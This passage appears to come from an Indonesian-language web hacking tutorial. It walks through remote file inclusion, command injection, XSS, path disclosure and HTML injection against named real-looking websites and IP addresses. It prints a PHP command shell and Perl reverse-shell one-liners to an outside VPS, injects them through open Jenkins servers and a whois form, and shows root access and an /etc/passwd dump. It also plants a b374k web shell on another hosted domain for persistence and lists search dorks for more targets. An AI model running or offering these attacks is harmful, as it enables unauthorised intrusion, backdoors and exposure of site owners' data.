
require(): Memasukkan file. Jika file tidak ditemukan, script akan berhenti total (fatal error).

require_once(): Sama seperti require, tapi hanya dimuat satu kali.

Pada contoh kali ini kita akan coba menggunakan web yang sama karena kebetulan web tersebut juga terkena bug rfi, kita bisa cek dengan cara menginclude google di parameter page :

<https://rumahsunatkendal.com/g/index.php?page=https://google.com/?>

Hasilnya :



Selanjutnya kita akan coba menginclude dari alamat web yang sudah kita siapkan :

<https://indofids.com/skip/s.txt>

Terlihat berisi source code gabungan html dan php yang berguna untuk menjalankan perintah shell :

```
<?php  
$cmd = $_GET['cmd'];  
if (!empty($cmd)) {  
    echo "<pre>";  
    passthru($cmd);  
}  
?>
```

Ketikkan ini di browser :

<https://rumahsunatkendal.com/g/index.php?page=https://indofids.com/skip/s.txt&cmd=id>

Hasilnya :

The screenshot shows a web browser displaying a page from rumahsunatkendal.com/g/index.php?page=https://indofids.com/skrip/s.txt&cmd=id. The page features a logo of a boy in a green turban and a yellow banner below it that reads "Rumah Sunat Al-Fatih Kendal". The navigation bar includes links for HOME, Tentang Kami, Galeri, Layanan Kami, and Kontak. The main content area has a large teal title "Rumah Sunat Al-Fatih Kendal". Below the title is a text box containing the output of a command injection: "uid=1006(rumahsunatkendal) gid=1008(rumahsunatkendal) groups=1008(rumahsunatkendal)". A horizontal scrollbar is visible under this box, with the text "Pusat Sunat Modern Tanpa Jarum Suntik di Kota Kendal. Sunat Aman, Nyaman, dan Berkualitas deng" partially visible. At the bottom of the page is an orange button labeled "HUBUNGI KAMI".

Terlihat kita berhasil menjalankan perintah linux di server itu, artinya kita berhasil melakukan take over pada server web tersebut tapi dengan privilege yang masih terbatas pada user web tersebut yaitu dengan nama user : rumahsunatkendal.

4. Command Injection

Command Injection adalah salah satu celah keamanan (vulnerability) yang sangat berbahaya pada aplikasi web. Cela ini terjadi ketika penyerang berhasil menyisipkan dan menjalankan perintah sistem operasi (OS commands) pada server yang menjalankan aplikasi tersebut.

Secara sederhana, penyerang "menipu" aplikasi agar menjalankan perintah terminal (seperti di Linux Terminal atau Windows Command Prompt) yang seharusnya tidak boleh diakses oleh publik.

Berikut ini contoh beberapa web yang terkena command injection :

<http://120.241.74.147:8084/>

<http://3.68.89.113:8080/>

Kedua web tersebut menggunakan aplikasi web jenkins yang tidak dipassword.

Membuka Jenkins tanpa proteksi kata sandi (password) sangat berbahaya karena Jenkins bukan sekadar aplikasi web biasa, melainkan sebuah sistem otomatisasi yang memiliki kendali penuh atas infrastruktur pengembangan perangkat laku Anda.

Salah satu alasan mengapa Jenkins tanpa password adalah "pintu terbuka" bagi peretas karena bisa menyebabkan command injection.

Contohnya kita akan mengeksplorasi salah satu server dengan aplikasi web jenkins di atas, yang akan kita eksekusi adalah : <http://3.68.89.113:8080/view/all/newJob>

Langkahnya :


1. Klik pada menu “new item”
2. item name isikan apa saja, terus pilih Build a free-style software project, klik ok
3. Selanjutnya pada pilihan Add Build step, kita pilih : “Execute Shell”
4. Untuk mendapatkan reverse shell dari server jenkins ini, kita siapkan netcat listener pada server vps publik kita dengan perintah : nc -l -p 8080 -v
5. Kembali lagi ke jenkins tadi, pada isian Command, isikan perintah untuk reverse shell ke vps kita, misal vps kita memiliki ip : 180.250.113.149

masukkan perintah linux :

```
perl -e 'use Socket;$i="180.250.113.149";$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");};'
```

Selanjutnya klik Save

6. Klik menu Build Now.
7. Jika berhasil menjalankan perintah linux di server tersebut, maka kita akan mendapatkan akses shell di server vps kita :




```
Session Actions Edit View Help
robohax@kali: ~  x  robohax@kali: ~  x
root@syncrumweb:/# nc -l -p 8080 -v
Listening on 0.0.0.0 8080
Connection received on ec2-3-68-89-113.eu-central-1.compute.amazonaws.com
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Di sini kita mendapatkan akses sebagai root karena aplikasi jenkins di server ini ternyata dijalankan oleh user root.

Contoh lain adalah web ini : <http://144.123.43.78:9208/jenkins/>

Lakukan langkah yang sama seperti di atas.

Terlihat kita mendapatkan akses shell di server tersebut :



The screenshot shows a terminal window with two sessions. The top session is titled 'robohax@kali: ~' and the bottom session is also titled 'robohax@kali: ~'. The bottom session contains the following command-line interaction:

```
root@syncrumweb:/# nc -l -p 8080 -v
Listening on 0.0.0.0 8080
Connection received on 144.123.43.78 53588
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux afec2e411bac 3.10.0-1160.el7.x86_64 #1 SMP Mon Oct 19 16:18:59 UTC 2020 x86_64 GNU/Linux
$ id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
$
```

Di sini kita mendapatkan shell dengan user : jenkins karena jenkins dijalankan sebagai user jenkins

Contoh aplikasi web lain yang kadang memiliki vulner command injection adalah aplikasi web whois lookup. Aplikasi web tersebut sebenarnya akan menjalankan perintah linux : whois nama_domain.com

di mana jika memanipulasi inputan nama domain dengan menambahkan karakter ; yang diikuti perintah, jika aplikasi web tidak melakukan sanitasi maka web akan terkena vulner command injection.

Contoh web whois lookup yang terkena command injection :

<http://131.153.174.14/>

Untuk menguji apakah kita bisa mendapatkan reverse shell dari web ini, kita masuk ke server syncrumlogistics.com

Selanjutnya di server syncrumlogistics.com kita gunakan netcat untuk menerima reverse shell di port 110 :

```
nc -l -p 110 -v
```

misal pada inputan input nama domain akan kita manipulasi menjadi seperti ini :


```
x.com;perl -e 'use Socket;$i="180.250.113.149";
$p=110;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>"&$S");open(STDOUT,>"&$S");open(STDERR,>"&$S");exec("/bin/sh -i");};'
```

Jika berhasil maka akan menjalankan kode perl :

```
perl -e 'use Socket;$i="180.250.113.149";$p=110;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
```

Kode perl ini berfungsi untuk mengirimkan reverse shell ke ip syncrumlogistics.com melalui port 110.

Hasilnya :



```
robohax@robohax-20bw...ng00: ~/Downloads
```

```
root@syncrumweb:~# nc -l -p 110 -v
listening on [0.0.0.0] 110
Connection received on 131.153.174.10 55646
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux E3-1270V2 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/./usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/./usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,././usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/./usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/./usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uidd:x:104:105::/run/uidd:/usr/sbin/nologin
rconfd:x:105:107::/nonexistent:/usr/sbin/nologin
```

Kita berhasil mendapatkan reverse shell dari server dan bebas mengetikkan perintah linux yang akan dijalankan di server.

Direktori aktif :

/var/www/vhosts/whois.edu.pl

untuk melihat domain lainya di server ini :

```
ls /var/www/vhosts
```

ditemukan 2 domain lain :

e2e4.news

plagiarisma.net

whois.edu.pl

yang 1 sudah tidak aktif, untuk menjaga akses kita akan tanam php shell di web plagiarisma.net

```
cd /var/www/vhosts/plagiarisma.net/httpdocs
```

berdasarkan output perintah : ls -l

kita bisa menulisi direktori users , maka

```
cd users
```

lalu download php shell :

```
wget https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-m1n1.zip
```

lalu : unzip <b374k-m1n1.zip>

php shell yang sudah terpasang :

```
https://plagiarisma.net/users/data.php
```

Untuk mencari yang lain bisa dicari di bing :

```
intitle:"Domain WHOIS Lookup"
```

5. Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) adalah jenis celah keamanan siber yang terjadi ketika penyerang berhasil memasukkan kode (biasanya berupa JavaScript) ke dalam halaman web yang dilihat oleh pengguna lain.

Sederhananya, XSS menipu situs web yang terpercaya agar mengirimkan skrip berbahaya ke browser korban. Karena browser menganggap skrip tersebut berasal dari situs yang aman, browser akan mengeksekusinya tanpa curiga.

Berikut ini contoh web yang vulnerable terhadap xss :

```
http://jewishvaluesonline.com/
```

Web tersebut memungkinkan attacker menginput kode html dan java script pada bagian isian search.

Misal pada bagian isian search kita input :

```
<h1><marquee>WEBINI DIHACK</marquee></h1>
```

Maka terlihat akan ada tulisan berjalan : WEBINI DIHACK

Bagaimana dengan java script ? Mari kita coba, isikan :

```
<script>alert("HACKED");</script>
```

Maka akan terlihat pop up HACKED pada web

Selanjutnya kita bisa mencoba memasukkan image pada web tersebut, ketikkan kode html ini pada search :

```

```

6. Path Disclosure dan information leak

Dalam dunia keamanan web, Path Disclosure dan Information Leakage (kebocoran informasi) adalah kondisi di mana aplikasi web secara tidak sengaja membocorkan data teknis atau sensitif kepada pengguna yang tidak berwenang.

Meskipun sering dianggap sebagai celah "Low Risk", informasi ini sangat berharga bagi penyerang untuk merancang serangan yang lebih fatal (seperti RCE atau SQL Injection) atau mendapatkan username pengguna linux di server untuk kemudian dilakukan serangan dictionary attack pada servis atau cpanel.

Contoh Path Disclosure

Berikut ini adalah contoh path disclosure :

http://www.opkthailand.com/view_product.php?id=10'

pesan error : Fatal error: Call to a member function fetch_assoc() on a non-object in /home/opk/domains/opkthailand.com/public_html/view_product.php on line 7

artinya user di server adalah opk dengan path web /home/opk/domains/opkthailand.com/public_html
informasi ini bisa digunakan untuk melakukan brute force cpanel atau brute force servis seperti ssh, ftp, dll.

<https://www.fairtradeindia.in/products.php?subcatid=36&id=1>'

Pesan error : mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in
/home/fairtradeindia/public_html/products.php

artinya user di server adalah fairtradeindia

<https://art73.vichakan.net/modules/>

Pesan error : Fatal error: Uncaught Error: Call to undefined function eregi() in /home/vichakan/web/art73.vichakan.net/public_html/modules/index.php:3 Stack trace: #0 {main} thrown in /home/vichakan/web/art73.vichakan.net/public_html/modules/index.php on line 3

artinya user di server adalah vichakan

Contoh Information Leak

Contoh url dengan information leak :

<http://bluetradeinternational.com/ejemplos/php/info.php>

<http://leserged.online.fr/phpinfo.php>

terlihat berbagai informasi server seperti sistem operasi, path , dan lain lain.

Info : <http://leserged.online.fr/photo/detail.php?num=4> juga terkena sql injection.

7. Html Injection

HTML Injection (atau sering disebut *Virtual Defacement*) adalah jenis serangan siber di mana penyerang berhasil "menyuntikkan" kode HTML berbahaya ke dalam sebuah halaman web.

Kondisi ini terjadi karena situs web tidak melakukan validasi atau pembersihan (*sanitization*) yang benar terhadap input dari pengguna sebelum menampilkannya di halaman. Akibatnya, browser menganggap kode HTML buatan penyerang sebagai bagian resmi dari situs tersebut.

Bagaimana Cara Kerjanya?

Bayangkan sebuah formulir komentar atau profil pengguna. Jika sistem hanya menerima teks biasa tanpa filter, penyerang bisa memasukkan tag HTML.

Contoh Sederhana:

1. **Input Normal:** Halo, nama saya Budi.
2. **Input Penyerang:** <h1>Situs ini telah diretas!</h1>

Jika situs tersebut rentan, tulisan "Situs ini telah diretas!" akan muncul dengan ukuran besar (tag h1) di layar pengguna lain, bukan sebagai teks biasa.

Jenis-Jenis HTML Injection

1. **Stored HTML Injection (Menetap):** Kode HTML disimpan secara permanen di server (misalnya dalam database komentar atau pesan). Setiap kali orang membuka halaman tersebut, kode berbahaya akan terus dieksekusi.
 2. **Reflected HTML Injection (Dipantulkan):** Kode HTML tidak disimpan, melainkan dikirim melalui parameter URL. Penyerang biasanya menjebak korban dengan mengirimkan link yang sudah dimodifikasi agar tampilan web berubah saat diklik.
-

Bahaya HTML Injection

Meskipun sering dianggap tidak seberbahaya *SQL Injection*, teknik ini bisa menimbulkan kerugian serius:

- **Phishing:** Penyerang bisa menyuntikkan form login palsu di atas halaman asli untuk mencuri username dan password pengguna.
 - **Defacement:** Mengubah tampilan visual situs untuk merusak reputasi pemilik web.
 - **Penyebaran Malware:** Menambahkan link unduhan otomatis atau mengarahkan pengguna ke situs berbahaya.
 - **Eskalasi ke XSS:** Seringkali HTML Injection menjadi pintu masuk untuk serangan **Cross-Site Scripting (XSS)** yang bisa mencuri *cookie* atau data sesi pengguna.
-

Contoh target adalah buku tamu di web <https://www.smpn3bontang.sch.id/>

Buku tamu tersebut terkena bug html injection.

Kunjungi pengisian buku tamu :

<https://www.smpn3bontang.sch.id/index.php?id=buku>


Form isian buku tamu terkena injeksi html pada bagian isian alamat.

Contoh input pada alamat :

<img src=<https://dor.asia/1.jpg>>


Kode html di atas adalah untuk memasukkan gambar ke web dengan source image :
<https://dor.asia/1.jpg>

kita Injeksi kode html tersebut pada isian alamat :



The screenshot shows a website for SMP Negeri 3 Bontang. The URL in the address bar is <http://smpn3bontang.sch.id/index.php?id=buku>. The page title is "SA PENGENALAN LINGKUNGAN SEKOLAH (MPLS) 12-14 JULI 2021 **** LINK GRUP WA PESERTA DIDIK BARU 2021/2022 http://gg.ggl". On the left sidebar, there are sections for "Pencarian" (Search) with a search bar and "Cari" (Search) button, "Login Member" (Member Login) with fields for "Username" and "Password", and "Kontak Kami" (Contact Us) which includes the school's logo and address: SMP NEGERI 3 BONTANG, NPSN : 30401792, Jl.Pelabuhan III No. 118 Kel. Tanjung Laut Indah, Kec. Bontang Selatan. The main content area is titled "Buku 